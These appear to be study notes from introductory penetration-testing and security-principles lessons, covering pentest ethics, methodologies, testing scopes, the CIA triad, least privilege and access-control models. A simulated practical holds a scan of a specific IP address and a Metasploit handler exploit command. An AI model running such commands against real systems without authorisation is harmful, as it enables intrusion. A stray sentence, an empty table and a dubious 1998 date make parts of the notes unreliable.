# A --PENTESTING FUNDAMENTALS

**1-What is Penetration Testing:**

Before teaching you the technical hands-on aspects of ethical hacking, you'll need to understand more about what a penetration tester's job responsibilities are and what processes are followed in performing pentests (finding vulnerabilities in a clients application or system).

The importance and relevancy of cybersecurity are ever-increasing and can be in every walk of life. News headlines fill our screens, reporting yet another hack or data leak.

Cybersecurity is relevant to all people in the modern world, including a strong password policy to protect your emails or to businesses and other organisations needing to protect both devices and data from damages.

A Penetration test or pentest is an ethically-driven attempt to test and analyse the security defences to protect these assets and pieces of information. A penetration test involves using the same tools, techniques, and methodologies that someone with malicious intent would use and is similar to an audit.

According to[Security Magazine](https://www.securitymagazine.com/articles/87787-hackers-attack-every-39-seconds), a cybersecurity industry magazine, there are over 2,200 cyber attacks every day - 1 attack every 39 seconds.

2-Penetration Testing Ethics:

The battle of legality and ethics in cybersecurity, let alone penetration testing is always controversial. Labels like "hacking" and "hacker" often hold negative connotations, especially in pop culture, thanks to a few bad apples. The idea of legally gaining access to a computer system is a challenging concept to grasp -- after all, what makes it legal exactly?

Recall that a penetration test is an **authorised audit** of a computer system's security and defences as agreed by the owners of the systems. The legality of penetration is pretty clear-cut in this sense; anything that falls outside of this agreement is deemed unauthorised.

Before a penetration test starts, a formal discussion occurs between the penetration tester and the system owner. Various tools, techniques, and systems to be tested are agreed on. This discussion **forms the scope of the penetration testing agreement** and will determine the course the penetration test takes.

Companies that provide penetration testing services are held against legal frameworks and industry accreditation. For example, the National Cyber Security Centre (NCSC) has the CHECK accreditation scheme in the UK. This check means that only *"[CHECK] approved companies can conduct authorised penetration tests of public sector and CNI systems and networks." (NCSC).*

Ethics is the moral debate between right and wrong; where an action may be legal, it may go against an individual's belief system of right and wrong.

Penetration testers will often be faced with potentially morally questionable decisions during a penetration test. For example, they are gaining access to a database and being presented with potentially sensitive data. Or they are, perhaps, performing a phishing attack on an employee to test an organisation's human security. If that action has been agreed upon during the initial stages, it is legal -- however ethically questionable.

Hackers are sorted into three hats, where their ethics and motivations behind their actions determine what hat category they are placed into. Let's cover these three in the table below:

|  |  |  |
| --- | --- | --- |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |

**Rules of Engagement (ROE)**


The ROE is a document that is created at the initial stages of a penetration testing engagement. This document consists of three main sections (explained in the table below), which are ultimately responsible for deciding how the engagement is carried out. The SANS institute has a great example of this document which you can view online [here](https://sansorg.egnyte.com/dl/bF4I3yCcnt/?).

3-Penetration Testing Methodologies:

Penetration tests can have a wide variety of objectives and targets within scope. Because of this, no penetration test is the same, and there are no one-case fits all as to how a penetration tester should approach it.

The steps a penetration tester takes during an engagement is known as the methodology. A practical methodology is a smart one, where the steps taken are relevant to the situation at hand. For example, having a methodology that you would use to test the security of a web application is not practical when you have to test the security of a network.

Before discussing some different industry-standard methodologies, we should note that all of them have a general theme of the following stages:




**OSSTMM**

[The Open Source Security Testing Methodology Manual](https://github.com/mtesauro/owasp-wte/blob/master/temp-projects/wte-docs/contents/usr/share/doc/WTE-Documentation/OSSTMM/OSSTMM.3.pdf) provides a detailed framework of testing strategies for systems, software, applications, communications and the human aspect of cybersecurity.

The methodology focuses primarily on how these systems, applications communicate, so it includes a methodology for:


1. Telecommunications (phones, VoIP, etc.)
2. Wired Networks
3. Wireless communications



**OWASP**

The "[Open Web Application Security Project](https://owasp.org/)" framework is a community-driven and frequently updated framework used solely to test the security of web applications and services.


The foundation regularly [writes reports](https://owasp.org/www-project-top-ten/2017/) stating the top ten security vulnerabilities a web application may have, the testing approach, and remediation.



**NIST (Natural Instute of Standard and Technology) Cybersecurity Framework 1.1**

The[NIST Cybersecurity Framework](https://www.nist.gov/cyberframework)is a popular framework used to improve an organisations cybersecurity standards and manage the risk of cyber threats. This framework is a bit of an honourable mention because of its popularity and detail.

The framework provides guidelines on security controls & benchmarks for success for organisations from critical infrastructure (power plants, etc.) all through to commercial.  There is a limited section on a standard guideline for the methodology a penetration tester should take.




**NCSC(National cyber Security Centre) CAF**

The [Cyber Assessment Framework](https://www.ncsc.gov.uk/collection/caf/caf-principles-and-guidance) (CAF) is an extensive framework of fourteen principles used to assess the risk of various cyber threats and an organisation's defences against these.

The framework applies to organisations considered to perform "vitally important services and activities" such as critical infrastructure, banking, and the likes. The framework mainly focuses on and assesses the following topics:

* Data security
* System security
* Identity and access control
* Resiliency
* Monitoring
* Response and recovery planning

4-Black box, White box, Grey box Penetration Testing

There are three primary scopes when testing an application or service. Your understanding of your target will determine the level of testing that you perform in your penetration testing engagement. In this task, we'll cover these three different scopes of testing.

**Black-Box Testing**

This testing process is a high-level process where the tester is not given any information about the inner workings of the application or service.

The tester acts as a regular user testing the functionality and interaction of the application or piece of software. This testing can involve interacting with the interface, i.e. buttons, and testing to see whether the intended result is returned. No knowledge of programming or understanding of the programme is necessary for this type of testing.

Black-Box testing significantly increases the amount of time spent during the information gathering and enumeration phase to understand the attack surface of the target.

**Grey-Box Testing**

This testing process is the most popular for things such as penetration testing. It is a combination of both black-box and white-box testing processes. The tester will have some **limited** knowledge of the internal components of the application or piece of software. Still, it will be interacting with the application as if it were a black-box scenario and then using their knowledge of the application to try and resolve issues as they find them.

With Grey-Box testing, the limited knowledge given saves time, and is often chosen for extremely well-hardened attack surfaces.

**White-Box Testing**

This testing process is a low-level process usually done by a software developer who knows programming and application logic. The tester will be testing the internal components of the application or piece of software and, for example, ensuring that specific functions work correctly and within a reasonable amount of time.

The tester will have **full** knowledge of the application and its expected behaviour and is much more time consuming than black-box testing. The full knowledge in a White-Box testing scenario provides a testing approach that guarantees the entire attack surface can be validated.

Practical: ACME Penetration Test

ACME

scan 96.37.50.151

msf exploit(handler) > exploit -k -z

**B-Principles of Security**

1-Introduction

The following room is going to outline some of the fundamental principles of information security. The frameworks used to protect data and systems to the elements of what exactly makes data secure.

The measures, frameworks and protocols discussed throughout this room all play a small part in "Defence in Depth."

Defence in Depth is the use of multiple varied layers of security to an organisation's systems and data in the hopes that multiple layers will provide redundancy in an organisation's security perimeter.

2-The CIA Triad

The CIA triad is an information security model that is used in consideration throughout creating a security policy. This model has an extensive background, ranging from being used in 1998.

This history is because the security of information (information security) does not start and/or end with cybersecurity, but instead, applies to scenarios like filing, record storage, etc.

Consisting of three sections: **C**onfidentiality, **I**ntegrity and **A**vailability (**CIA**), this model has quickly become an industry standard today. This model should help determine the value of data that it applies to, and in turn, the attention it needs from the business.

The CIA triad is unlike a traditional model where you have individual sections; instead, it is a continuous cycle. Whilst the three elements to the CIA triad can arguably overlap, if even just one element is not met, then the other two are rendered useless (similar to the fire triangle). If a security policy does not answer these three sections, it is seldom an effective security policy.

Whilst the three elements to the CIA triad are arguably self-explanatory, let's explore these and contextualise them into cybersecurity.

**Confidentiality**

This element is the protection of data from unauthorized access and misuse. Organisations will always have some form of sensitive data stored on their systems. To provide confidentiality is to protect this data from parties that it is not intended for.

There are many real-world examples for this, for example, employee records and accounting documents will be considered sensitive. Confidentiality will be provided in the sense that only HR administrators will access employee records, where vetting and tight access controls are in place. Accounting records are less valuable (and therefore less sensitive), so not as stringent access controls would be in place for these documents. Or, for example, governments using a sensitivity classification rating system (top-secret, classified, unclassified)

**Integrity**

The CIA triad element of integrity is the condition where information is kept accurate and consistent unless authorized changes are made. It is possible for the information to change because of careless access and use, errors in the information system, or unauthorized access and use. In the CIA triad, integrity is maintained when the information remains unchanged during storage, transmission, and usage not involving modification to the information. Steps must be taken to ensure data cannot be altered by unauthorised people (for example, in a breach of confidentiality).

Many defences to ensure integrity can be put in place. Access control and rigorous authentication can help prevent authorized users from making unauthorized changes. Hash verifications and digital signatures can help ensure that transactions are authentic and that files have not been modified or corrupted.

**Availability**

In order for data to be useful, it must be available and accessible by the user.

The main concern in the CIA triad is that the information should be available when authorised users need to access it.

Availability is very often a key benchmark for an organisation. For example, having 99.99% uptime on their websites or systems (this is laid out in Service Level Agreements). When a system is unavailable, it often results in damage to an organisations reputation and loss of finances. Availability is achieved through a combination of many elements, including:

* Having reliable and well-tested hardware for their information technology servers (i.e. reputable servers)
* Having redundant technology and services in the case of failure of the primary
* Implementing well-versed security protocols to protect technology and services from attack

3-Principles of Privileges

It is vital to administrate and correctly define the various levels of access to an information technology system individuals require.

The levels of access given to individuals are determined on two primary factors:

* The individual's role/function within the organisation
* The sensitivity of the information being stored on the system

Two key concepts are used to assign and manage the access rights of individuals: Privileged Identity Management (PIM) and Privileged Access Management (or PAM for short).

Initially, these two concepts can seem to overlap; however, they are different from one another. PIM is used to translate a user's role within an organisation into an access role on a system. Whereas PAM is the management of the privileges a system's access role has, amongst other things.

What is essential when discussing privilege and access controls is the principle of least privilege. Simply, users should be given the minimum amount of privileges, and only those that are absolutely necessary for them to perform their duties. Other people should be able to trust what people write to.

As we previously mentioned, PAM incorporates more than assigning access. It also encompasses enforcing security policies such as password management, auditing policies and reducing the attack surface a system faces.

4-Security Models Continued

Before discussing security models further, let's recall the three elements of the CIA triad: Confidentiality, Integrity and Availability. We've previously outlined what these elements are and their importance. However, there is a formal way of achieving this.


According to a security model, any system or piece of technology storing information is called an information system, which is how we will reference systems and devices in this task.

Let's explore some popular and effective security models used to achieve the three elements of the CIA triad.

**The Bell-La Padula Model**

The Bell-La Padula Model is used to achieve confidentiality. This model has a few assumptions, such as an organisation's hierarchical structure it is used in, where everyone's responsibilities/roles are well-defined.

The model works by granting access to pieces of data (called objects) on a strictly need to know basis. This model uses the rule "no write down, no read up".



The Bell LaPadula Model is popular within organisations such as governmental and military. This is because members of the organisations are presumed to have already gone through a process called vetting. Vetting is a screening process where applicant's backgrounds are examined to establish the risk they pose to the organisation. Therefore, applicants who are successfully vetted are assumed to be trustworthy - which is where this model fits in.


**Biba Model**

The Biba model is arguably the equivalent of the Bell-La Padula model but for the integrity of the CIA triad.

This model applies the rule to objects (data) and subjects (users) that can be summarised as "no write up, no read down". This rule means that subjects **can** create or write content to objects at or below their level but **can only** read the contents of objects above the subject's level.

Let's compare some advantages and disadvantages of this model in the table below:


The Biba model is used in organisations or situations where integrity is more important than confidentiality. For example, in software development, developers may only have access to the code that is necessary for their job. They may not need access to critical pieces of information such as databases, etc.



5-Threat Modelling & Incident Response

Threat modelling is the process of reviewing, improving, and testing the security protocols in place in an organisation's information technology infrastructure and services.

A critical stage of the threat modelling process is identifying likely threats that an application or system may face, the vulnerabilities a system or application may be vulnerable to.




The threat modelling process is very similar to a risk assessment made in workplaces for employees and customers. The principles all return to:

* Preparation
* Identification
* Mitigations
* Review


It is, however, a complex process that needs constant review and discussion with a dedicated team. An effective threat model includes:

* Threat intelligence
* Asset identification
* Mitigation capabilities
* Risk assessment

